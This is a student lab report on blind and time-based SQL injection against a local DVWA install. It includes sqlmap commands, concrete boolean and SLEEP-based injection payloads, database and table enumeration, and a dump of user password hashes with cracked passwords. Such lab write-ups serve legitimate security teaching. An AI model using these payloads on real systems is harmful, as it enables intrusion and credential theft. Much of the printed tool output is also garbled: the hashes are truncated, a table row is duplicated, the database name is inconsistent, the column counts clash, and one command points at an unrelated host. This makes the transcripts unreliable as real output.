

Blind/Time-Based SQL Injection: Testing and Data Extraction

Name: Kaba Peter Neba

Task: Blind and time-based SQL injection testing with database extraction

Methodology

Setting Up the Test Environment

The Apache and MariaDB services were started on the Kali Linux system, and DVWA was loaded in the local browser. The DVWA security setting was set to "low" for this exercise.

```
[kali@kali]~$ ./Desktop
-# sudo systemctl start mariadb
[ kali@kali ] ~ - / Desktop
-# sudo systemctl status apache2
Active: active (running) since Fri 2026-09-11 04:30:11 EDT; 2min 46s ago
   Invocation: 998d8f8c7bbad978eacbe74dbff1
      Docs: https://httpd.apache.org/docs/2.4/
 Main PID: 753 (apache2)
    Status: "Idle, Requests: 0 | Idle/Busy workers 100/0|Requests/sec: 0 | Bytes served/sec: 0 B/sec"
     Tasks: 6 (limit: 2172)
    Memory: 22.5M (peak: 23.8M)
       CPU: 308ms
Grouping: system.slice/apache2.service
├─753 /usr/sbin/apachectl -k start -DFOREGROUND
│ └─647 /usr/bin/apache2 -k start -DFOREGROUND
│   └─648 /usr/sbin/apache2 -k start -DFOREGROUND
│     └─649 /usr/sbin/apache2 -k start -DFOREGROUND
│       └─650 /usr/sbin/apache2 -k start -DFOREGROUND
│         └─651 /usr/sbin/apache2 -k start -DFOREGROUND
Sep 11 04:30:18 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Sep 11 04:30:11 kali apachectl[753]: AH00557: apache2: apr_socket_info_get() failed for kali
Sep 11 04:30:11 kali apachectl[753]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1. Set the 'ServerName' directive globally to suppress this message
Sep 11 04:30:11 kali systemd[1]: Started apache2.service - The Apache HTTP Server.

[kali@kali]~$ ./Desktop
-# sudo systemctl status mariadb
● mariadb.service - MariaDB 11.8 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
   Active: active (running) since Fri 2026-09-11 04:30:13 EDT; 2min 46s ago
     Invocation: 998d8f8c7bbad978eacbe74dbff1
        Docs: man:mariadb(8)
             https://mariadb.com/kb/en/library/systemd/
 Process: 754 ExecStartPre=/bin/sh -c [ ! -w /usr/bin/galera_recovery ] && echo _WSREP_START_POSITION=$(cat /run/mysqlld/_wsrep-start-position /dev/null || echo $(cat /var/log/mysqlld/_wsrep-no-nlusse code=exited, status=9/SUCCESS))
 Process: 873 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
 Main PID: 836 (mariadb)
    Status: "Taking your SQL requests now..."
     Tasks: 12 (limit: 4072)
    Memory: 169.2M (peak: 175.6M)
       CPU: 956ms
Grouping: system.slice/mariadb.service
├─836 /usr/sbin/mariabdd
```

Figure 1: Apache and MariaDB services running

Establishing a Baseline Response

The Blind SQL Injection module in DVWA was opened, and a valid user ID (1) was submitted first. This gave a reference response against which later, payload-driven responses could be compared.




Figure 2: Standard request to the Blind SQL Injection page

Boolean-Based Blind SQL Injection

Two contrasting SQL conditions were submitted to the form. A condition written to evaluate as TRUE produced a response confirming the entry was accepted. A condition written to evaluate as FALSE caused the response to change accordingly.

This confirmed that, even though the raw SQL query and underlying data were never shown directly, the page's response could still be used to work out whether an injected condition held true or false.




Figure 3: Result of a TRUE Boolean condition




Figure 4: Result of a FALSE Boolean condition

Time-Based Blind SQL Injection

A further test relied on timing rather than content. A SQL statement was crafted so that the database would pause before replying whenever the injected condition was TRUE, while a FALSE condition returned a reply without delay. The gap in response time confirmed that the injected SQL was actually being executed by the database engine.




Figure 5a: Time-based test - delayed response under a TRUE condition




Figure 5b: Time-based test - normal response under a FALSE condition

Capturing Traffic with Burp Suite

Burp Suite was set up to intercept traffic between the Firefox browser and the DVWA application. The request generated by the Blind SQL Injection page was captured and reviewed inside Burp Suite's interface.




Figure 6: DVWA request intercepted in Burp Suite

Verifying the Vulnerability Using sqlmap

With the injectable parameter identified manually, sqlmap was used to automate further testing. The tool confirmed the vulnerable parameter and verified that both boolean-based and time-based blind injection techniques were viable against it.

```
[05:23:17] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)' injectable
[05:23:17] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[05:23:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[05:23:17] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[05:23:17] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:23:27] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:23:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:23:27] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:23:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatic
[05:23:28] [INFO] target URL appears to have 2 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[05:23:28] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbs=mysql')
[05:23:28] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[05:23:28] [INFO] testing 'MySQL UNION query (21) - 1 to 20 columns'
[05:23:28] [INFO] testing 'MySQL UNION query (21) - 21 to 40 columns'
[05:23:28] [INFO] testing 'MySQL UNION query (41) - 41 to 60 columns'
[05:23:29] [INFO] testing 'MySQL UNION query (21) - 61 to 80 columns'
[05:23:29] [INFO] testing 'MySQL UNION query (21) - 81 to 100 columns'
[05:23:29] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 236 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3106=3106 AND 'okq1'='okq1Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4430 FROM (SELECT(SLEEP(5)))hald) AND 'Xrsi'='XrsiSubmit=Submit
[05:23:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[05:23:29] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 9 times
[05:23:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 05:23:29 /2026-09-11/
```

Figure 7: sqlmap verifying the SQL injection vulnerability

Enumerating the Database

Once the vulnerability was verified, sqlmap was used to list the databases reachable through the vulnerable parameter.

```
--(kali@kali)-[~]
$ sqlmap -r request.txt --dbs --batch

[1.10.60stable]
https://sqlmap.org


[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
responsible for any misuse or damage caused by this program

[*] starting @ 05:26:17 /2026-09-11/

05:26:17 [INFO] parsing HTTP request from 'request.txt'
05:26:17 [INFO] resuming back-end DBMS 'mysql'
05:26:17 [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 3106=3106 AND 'okq1'='okq1Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4430 FROM (SELECT(SLEEP(5)))hald) AND 'Xrsi'='XrsiSubmit=Submit
05:26:18 [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
05:26:18 [INFO] fetching database names
05:26:18 [INFO] fetching number of databases
05:26:18 [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
05:26:18 [INFO] retrieved: 2
05:26:19 [INFO] retrieved: information_schema
05:26:19 [INFO] retrieved: dvwa
available databases [2]:
* dvwa
* information_schema
05:26:20 [WARNING] HTTP error codes detected during run:
04 (Not Found) - 79 times
05:26:20 [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 05:26:20 /2026-09-11/
```

Figure 8: Databases enumerated with sqlmap

The relevant DVWA database was then selected, and its tables were listed.




```
kali@kali:~$ sqlmap -u https://sqlmap.org --batch --tables --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 05:28:23 /2026-09-11/

[05:28:24] [INFO] parsing HTTP request from 'request.txt'
[05:28:25] [INFO] resuming back-end DBMS 'mysql'
[05:28:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 3180=3180 AND 'ddq'='ddqISubmit-Submit
Type: time-based blind
Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4438 FROM (SELECT(SLEEP(5)))Hnld) AND 'Xrs1'='Xrs1Submit-Submit

[05:28:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache/2.4.68
back-end DBMS: MySQL > 5.0.12 (Debian fork)
[05:28:26] [INFO] fetching tables for database: 'dvwa'
[05:28:26] [INFO] fetching number of tables for database: 'dvwa'
[05:28:26] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[05:28:26] [INFO] retrieved: 4
[05:28:26] [INFO] retrieved: guestbook
[05:28:26] [INFO] retrieved: security_log
[05:28:26] [INFO] retrieved: access_log
[05:28:27] [INFO] retrieved: users
Database: dvwa
[4 tables]
+-----+
| access_log |
| guestbook  |
| security_log|
| users      |
+-----+
```

Figure 9: Tables enumerated within the dvwa database

Finally, the columns belonging to the users table were enumerated.



```
[05:30:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[05:30:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[05:30:28] [INFO] retrieved: 10
[05:30:29] [INFO] retrieved: user_id
[05:30:29] [INFO] retrieved: int(6)
[05:30:30] [INFO] retrieved: first_name
[05:30:31] [INFO] retrieved: varchar(15)
[05:30:32] [INFO] retrieved: last_name
[05:30:32] [INFO] retrieved: varchar(15)
[05:30:33] [INFO] retrieved: user
[05:30:33] [INFO] retrieved: varchar(15)
[05:30:34] [INFO] retrieved: password
[05:30:35] [INFO] retrieved: varchar(32)
[05:30:35] [INFO] retrieved: avatar
[05:30:36] [INFO] retrieved: varchar(70)
[05:30:37] [INFO] retrieved: last_login
[05:30:37] [INFO] retrieved: timestamp
[05:30:38] [INFO] retrieved: failed_login
[05:30:39] [INFO] retrieved: int(3)
[05:30:39] [INFO] retrieved: role
[05:30:39] [INFO] retrieved: varchar(20)
[05:30:40] [INFO] retrieved: account_enabled
[05:30:41] [INFO] retrieved: tinyint(1)
Database: dvwa
Table: users
[10 columns]
+-----+
| Column | Type |
+-----+
| user_id | int(6) |
| user | varchar(15) |
| role | varchar(20) |
| account_enabled | tinyint(1) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+

[05:30:42] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 659 times
[05:30:42] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 05:30:42 /2026-09-11/
```

Figure 10: Columns enumerated within the users table

Extracting the Data

With the relevant table and columns identified, sqlmap was used to pull the stored data from the lab database. The dump included account details along with the stored password hashes.

```

[2] custom dictionary file
[3] file with list of dictionary files
> 1
[05:32:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/N] N
[05:32:32] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:32:32] [INFO] starting 2 processes
[05:32:44] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e8dfcc6921bb'
[05:32:50] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d618327deb882cf99'
[05:32:57] [INFO] cracked password 'letmein' for hash 'a518099f5b9e4c4de3de5c71e9907'
Database: dwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password | last_name | first_name | last_login | failed_login | account_enabled |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | admin | admin | 2026-09-03 00:41:15 | 0 | 1 |
| 3 | user | 1337 | /DWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e8dfcc6921bb (charley) | Me | Hack | 2026-09-03 00:41:15 | 0 | 1 |
| 4 | user | pablo | /DWA/hackable/users/pablo.jpg | 8d107d09f5b9e4c4de3de5c71e9907 (letmein) | Picasso | Pablo | 2026-09-03 00:41:15 | 0 | 1 |
| 4 | user | pablo | /DWA/hackable/users/pablo.jpg | 8d107d09f5b9e4c4de3de5c71e9907 (letmein) | Picasso | Pablo | 2026-09-03 00:41:15 | 0 | 1 |
| 5 | user | smithy | /DWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d618327deb882cf99 (password) | Smith | Bob | 2026-09-03 00:41:15 | 0 | 1 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[05:33:10] [INFO] table 'dwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dwa/users.csv'
[05:33:10] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1996 times
[05:33:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 05:33:10 / 2026-09-11/

```

Figure 11: Data extracted from the users table

This confirmed that a successful SQL injection exploit can expose sensitive records held in a back-end database.

Identifying the Password Hash Format

Because the extracted passwords were stored in hashed form, a hash-identification utility was run against a sample hash to determine which algorithm had most likely produced it.

```

(kali@kali)-[~]
$ hashid 5f4dcc3b5aa765d618327deb882cf99
Analyzing '5f4dcc3b5aa765d618327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] Radmin v2.x
(kali@kali)-[~]

```

Figure 12: Hash identification output

Overview of Blind and Related SQL Injection Techniques

Error-Based SQL Injection

This technique relies on the application surfacing raw database error messages in response to malformed or malicious input. Those error messages can leak details about the database's structure, such as table or column names.

Defining trait: data is read directly from the error output the database returns.

Boolean-Based Blind SQL Injection

Here, the application never shows the query results or any error text. Instead, the tester submits conditions designed to be TRUE or FALSE and watches for differences in how the application responds to each.

Defining trait: data is deduced by comparing TRUE versus FALSE responses.

Time-Based Blind SQL Injection

This approach is used when the application gives no visible difference between valid and invalid conditions. Instead, the injected query is written to force a delay in the database's reply whenever a condition is TRUE.

Defining trait: data is deduced from differences in how long the response takes.

The key distinction among these approaches is how the attacker obtains information: error-based injection surfaces it directly through visible error output, while the two blind variants require inferring it indirectly, either from a TRUE/FALSE pattern or from timing differences.